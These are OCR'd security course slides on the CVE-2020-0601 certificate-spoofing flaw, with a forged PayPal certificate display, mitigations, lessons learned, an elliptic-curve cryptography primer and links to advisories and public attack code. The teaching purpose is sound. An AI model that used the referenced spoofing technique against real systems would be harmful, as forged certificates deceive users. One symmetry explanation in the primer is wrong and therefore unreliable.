


Falsified certificate example based on work by Saleem Rashid:
https://github.com/saleemrashid/badecparams

However…


Certificate Information
COMODO ECC Certification Authority
COMODO ECC Extended Validation Se
BADECPARAMS CVE-2020-0601 EV C
BADECPARAMS CVE-2020-0601 E
Valid Certificate
Issued by
COMODO ECC Extended Validation Secure Server CA
Valid from
Monday, January 1, 2018 1:00:00 AM
Valid to
Friday, January 1, 2021 1:00:00 AM
Subject organization
PayPal, Inc.
Subject country
US
Serial number
09:AB:66:A3:07:3A:61:EB:33:43:91:D2:62:0A:01:DF:93:9A:F3:C3
SHA-256 fingerprint
11:66:F8:7B:62:82:B1:D7:80:68:65:8A:90:65:DA:F4:25:4F:B0:CD:1C:C5:09:34:71:61:B6:85:D5:3A:06:89
SHA1 fingerprint
51:13:FC:D7:34:30:1D:9E:14:32:95:BC:62:00:FB:1E:3A:D3:C3:0A
Subject public key
RSA
30:82:02:0A:02:82:02:01:00:B4:9D:61:B5:FB:36:01:35:E4:D3:E9:F5:31:2D:7E:F7:48:CC:A8:4C:75:E4:88:68:89:05:DE:21:12:AF:C7:C7:AF:88:F0:38:

While another OS does this



Information Security Services Education in Serbia (ISSES)

1.6 A POST-MORTEM: HOW TO PROTECT AGAINST CVE-2020-0601 AND WHAT HAVE WE LEARNED?

How to protect against CVE-2020-0601

- Well, by the time you read this, chances are your home computer is safe.
- As annoying as Windows Update can be (very) Windows 10 is patched all the time.
- This means that the new version of the cryptographic library has been uploaded already and you are safe.
- This is generally the most common way to secure a system: update the software.
- But what if we are still in those breathless moments between the discovery of the vulnerability and the deployment of a patch. How to deal with a zero-day vulnerability?

Risk mitigation

- Of course, switching the OS is an option, but if you do that every time, you won't have time to use the computer: it will forever be in the middle of OS reinstallation.
- More pragmatically you can consider browsers. Edge and Chrome (before an emergency-patch in version 79.0.3945.130 which added specific protection) are vulnerable, but Firefox uses its own library (Mozilla Network Security Services) and never was vulnerable.
- You could easily write a scanner for signed executables which raises an alarm if it finds one with explicit EC parameters which do not match the standard.
- *In extremis* during the emergency you could always remove from the trusted-by-default list all ECC root CA certificates in your OS and be rendered immune thereby.

Natural risk mitigation

- …meaning, things aren't always as bleak as they seem.
- If you've ever worked on a large software system you are familiar with that feeling of nothing ever *quite* working as it is supposed to? This cuts both ways: vulnerabilities are buggy too.
- In this case, there are some saving graces with CVE-2020-0601:
  - It won't work on Windows Update (good!) because it uses RSA keys for one and public key pinning (Instead of trusting the certificate, it *remembers* the public key for certain important identities) for another.
  - For the vulnerability to run, the vulnerable root CA needs to be in the cache of the OS, meaning it had to have been loaded beforehand legitimately.

Okay, but what have we learned?

- This is only one vulnerability, albeit one that has been spread across a great many slides for purposes of illustration (we'll be more laconic in the future), but we can learn a lot of general lessons from it.
  1. **Vulnerabilities are publicly disclosed and widely documented**
  2. **Vulnerabilities can result from obvious mistakes.**
  3. **Vulnerabilities are cross-disciplinary.**

Widely disclosed vulnerabilities

- Specific vulnerabilities, especially ones with a high impact have a lot of information on them widely and publicly disseminated.
- Resources we have covered in the beginning sections of this presentation can help you go from a bare identifier of a vulnerability to detailed information about it including a PoC in minutes.
- Always make use of these incredibly useful resources: that's why they are here for.
- Outwitting your opponent as a security professional most often consists of knowing one extra thing.

Obvious mistakes

- What Microsoft did is obviously and *hideously* wrong if you know how ECC works.
- This is the most common way security is defeated: not through attacking the underlying algorithms or finding brand new attack vectors but by exploiting someone failing to do one basic thing.
- It's the equivalent of picking an incredibly-hard-to-defeat Abloy Protec2 lock by looking under the door mat.
- Or, in terms more suited to this subject equivalent to the way the PS3 copy protection system was defeated—the coder did not realize that an IV for encryption *can't be repeated.*

Obvious mistakes

- This does not mean Microsoft coders are stupid.
- There has been ample evidence that, generally speaking, we as a *species* are *really* bad at making secure software.
- Why?
- Think on how many steps are needed to implement an ECC signing algorithm (see 1.A): *any one of those* can be, if mishandled even slightly, turned into a dangerous vulnerability.
- It is possible to make a serious vulnerability out of *comparing arrays.*

Obvious mistakes

- What's the ultimate lesson of this?
- "Just be more careful" is not going to cut it as a way to write secure code.
- Vulnerabilities *will* happen, they *will* involve basic lapses in security and the only way to handle that is to respond to them as they are discovered and write your security protocols as if any one of them can break at any time.
- Furthermore, if we are on the attacking side, trying to figure out how a system is vulnerable, it's worth it to probe for obvious mistakes because they do happen.


Cross-disciplinary vulnerabilities

- Note how many things were needed to exploit this vulnerability and understand it
- We needed OS internals, we needed fairly esoteric math, we needed a lot of cryptography.
- This is to be expected. A lot of faults occur where various systems and subsystems interact and grind one against the other.
- This means that to understand a vulnerability we need to be quick to adapt to various fields of computer science and to use them to our best advantage.
- The specialty of truly great computer security experts needs to be omniscience or, at least, a suitable internet-powered facsimile thereof.

1.A Supplement A: How does Elliptic Curve Cryptography work?

What's an elliptic curve?

- An elliptic curve is a curve in two dimensions satisfying the equation: $y^2 = x^3 + ax + b$ with the condition $4a^3 + 27b^2 \neq 0$
- As an example, consider the curve: $y^2 = x^3 - 4x$ which, plotted in Matplotlib looks like this:




What's an elliptic curve?

- It's noticeable that every elliptic curve is symmetric around the x axis. The effect has been amplified in the preceding plot because the two symmetrical halves have been colored differently.
- This is because for a given value of *y* on the curve there must always be two different values of *x* which satisfy the curve equation because:
- $y = \pm\sqrt{x^3 + ax + b}$

Adding points on the elliptic curve

- An arbitrary pair of points on an elliptic curve may be added together.
- This operation can be described via the geometric and arithmetic method.
- The geometric steps for the addition of points P and Q on some elliptic curve are:
  - Draw a line, *l* between P and Q.
  - Find a point R on the elliptic curve where *l* intersects with it.
  - Reflect the point R around the X axis.
  - The resulting point R' is the result of the addition of P and Q.
- In the case that P and Q are the same point (i.e. we are computing P+P) then there is an infinite number of lines passing through P. In this instance the line *l* is chosen as a line passing through p but tangent on the elliptic curve.

Geometric point addition



Adding points

- The arithmetic approach is based, conceptually, on the geometric, and is relatively simple to derive by solving a system of equations based on the equations of the line and the elliptic curve.

$$\lambda = \frac{y_q - y_p}{x_q - x_p}$$

$$x_r = \lambda^2 - x_p - x_q$$

$$y_r = \lambda(x_p - x_r) - y_p$$

This applies to the addition of points P and Q to get R.

Adding a point to itself

If Q = P, then lambda is computed differently as:

$$\lambda = \frac{3x_p^2 + a}{2y_p}$$

Where a is the coefficient from the curve equation. This is easy to derive from the general equation of the curve $y^2 = x^3 + ax + b$ by differentiating both sides and substituting in the value for the point P we are adding to itself.

Multiplying points

- A key cryptographic operation is the multiplication of a point on the elliptic curve by an integer. This is equivalent to repeated addition.
- This is naturally doable using, as we've said above, precisely that repeated addition.
- However, this is remarkably slow. The private keys commonly used today have between 256 and 512 bits. This is an *astonishing* number of point additions.
- Since encryption is slow as it is, it is important to do this addition more quickly.
- Luckily, this is possible by constructing a table of powers-of-two values.

Optimizing point multiplication

- Point addition is associative meaning that 9P = 8P + 1P.
- This means that we can improve performance by turning repeated addition into addition of pre-cached values. How?
- Let us first assume that we are doing all of this in a fixed bit length. This is a safe assumption to make because
  - Anything we say scales for larger values, and
  - In practice, all curves operate on a fixed bit length *anyway.*
- Let us, further, assume that our values are all 256-bit at maximum.
- Then we can say that any value can be represented as a sequence of 256 binary digits, by definition.

Optimizing point multiplication

- This is to say that any number we can express can be computed as the addition of, at most, 256 different powers of two.
- Given the associative nature of point multiplication on ECs we can then say that to multiply any point with any number can be represented by the addition of the multiplications of that point with powers of two, specifically those powers of two corresponding to the places in the binary representation of the number we are multiplying with which hold a '1'
- Then all that is required is to make a table of all powers of two (up to 256) multiplying the point we are using, and use that to multiply the same point by any value in at most 256 additions rather than at most 2^{256-1} additions.

Use in cryptography

- Every asymmetric encryption algorithm is based on an operation which is easy in one direction and difficult in the other.
- In the case of elliptic curves, this is multiplication, whichi s to say if we have a point, G, called the generator and a value x, it is comparatively easy to compute xG = Y. But if we have G and Y, the computation of x demands a vast amount of time.
- There is no algorithm significantly more efficient than repeated subtraction of G from Y or repeated addition of G to G. This requires, in case of a 256-bit number, about 2^{128} operacija.
- It is precisely this that allows elliptic curves to have their place in cryptography.

Practical limitations

- Since we have to work with n-bit numbers with an arbitrary, but fixed value of n, we have to do something in case operations result in a point whose coordinates require more than n-bits to represent.
- The solution most often used is to do all the arithmetic in a finite field.
- Surprise! All those abstract algebra classes *did* have a use after all.
- Hope you paid attention.

Some mathematical details

- A usual example is to use the prime number field $\mathbb{Z}_p$ which is the specific case of the integers modulo n ring where n is a prime, meaning we do all operations with a modulus of p for some prime number p.
- Another method used very frequently is to use a value of n which is not a prime but a prime power, i.e. a $n = p^k$ situation for which (for a k greater than 1) there exists a usable Galois binary field GF(n) in which we may do all our operations.
- Either way this does cause all those smooth elliptic curves we used in our examples to become lies—actual elliptic curves (because of modular arithmetic) are composed of unconnected, seemingly random points on a plot. Despite this *all geometric properties we worked with are still valid.*

How to use this for a signature

- Let X be a public key such that X = xG with G as a standard-defined generator point, and x a random integer with a suitable number of bits. This x is our private key.
- Then, we can construct a signature R, for a message m.
- Note that here I say 'message' but of course that's only a term of art (and one we shall keep using). Encryption originated in securing messages, and the term is still used. You can of course sign files or any bunch of bits you want to.
- A signature, naturally both guarantees integrity (nobody changed the message) and identity (this message is from a specific sender).

How to use this for a signature

- We shall reduce the problem of identity to proving that we know a secret value x which is the corresponding private key to a public key, xG which the recipient of the message knows or can obtain in a secure way.
- The first thing we need to get going is a *cryptographic hash function.* Explaining what one is way, way out of the scope of this presentation, but very briefly it is some function H which has the following properties:
  - If we know H(x) it is very hard to compute x
  - For a given value y it is very difficult to compute an x such that H(x) = y.
  - It is very difficult to compute values x and y such that H(x) = H(y)

How to use this for a signature

- Hash functions are *incredibly* important in cryptography and the most widely used today are defined under the NIST SHA standard as SHA-2 (sometimes you will see it defined as SHA-number-of-bits, i.e. SHA-256) and SHA-3, though alternatives such as Blake2b are gaining ground.
- First, by using the property of association we can claim that:

$$H(m, r \cdot G) \cdot n \cdot G + r \cdot G = (H(m, r \cdot G)n + r) \cdot G$$

Where H is a cryptographic hash function. If we then introduce the assumption that nG = X which is to say that n = x we get:

$$H(m, r \cdot G) \cdot X + r \cdot G = (H(m, r \cdot G)x + r) \cdot G$$

How to use this for a signature

- We can now take the ungainly equation $H(m, r \cdot G) \cdot X + r \cdot G = (H(m, r \cdot G)x + r) \cdot G$ and introduce some substitutions for simplicity's sake. So if it is true that:

$$R = r \cdot G$$

$$s = H(m, R)x + r$$

Then the equation can be reduced to a simple form of:

$$H(m, R) \cdot X + R = s \cdot G$$

Based on this equation we can formulate the proposition that's equivalent to the process of signing: Within a communication, one party can produce valid values for m, R, and s if and only if that party knows x corresponding to X, which is to say the private key corresponding to the public key.

It is possible to formally prove this, but the proof won't be done here.

How to use this for a signature

- With the last slide holding then we can use this mechanism as a signature.
- The method is exactly as before except now we aren't providing an arbitrary m but fixing it and computing R and s which, in combination, are the signature of the message.
- It is also provable that this method does not leak any information about x but that, too, is out of the scope of this course.

Information Security Services Education in Serbia (ISSES)

1.B Supplement B: Useful links for further information

Information on vulnerabilities

- http://cve.circl.lu/
  - A good search engine for CVEs
- https://cve.mitre.org/
  - The official site for CVEs
- https://nvd.nist.gov/
  - A very good CVE database
- http://cwe.mitre.org/
  - Information on CWEs

Information on CVE-2020-0601

- http://cve.circl.lu/cve/CVE-2020-0601
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0601
- https://nvd.nist.gov/vuln/detail/CVE-2020-0601
- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0601
  - A document published by Microsoft on how to handle this issue. Typical of the sort of thing vendors say.
- https://msrc-blog.microsoft.com/2020/01/14/january-2020-security-updates:-cve-2020-0601/
  - Another similar document by MS
- https://media.defense.gov/2020/Jan/14/2002234275/-1/-1/0/CSA-WINDOWS-10-CRYPT-LIB-20190114.PDF

Security Researchers on CVE-2020-0601

- https://research.kudelskisecurity.com/2020/01/15/cve-2020-0601-the-chainoffools-attack-explained-with-poc/
  - Exceptionally good breakdown.
- https://github.com/saleemrashid/badecparams
  - Best published attack code.
- https://github.com/kudelskisecurity/chainoffools
  - The source of the code we used here. Less capable but much easier to understand, which helps.

Useful tools and howtos

- sslshopper.com/article-most-common-openssl-commands.html
  - A really good primer for typical use-cases of the openssl command.
- https://pycryptodome.readthedocs.io/en/latest/index.html
  - Cryptodome documentation.
- https://gmpy2.readthedocs.io/en/latest/index.html
  - Arbitrary precision arithmetic in python: useful for very low-level crypto work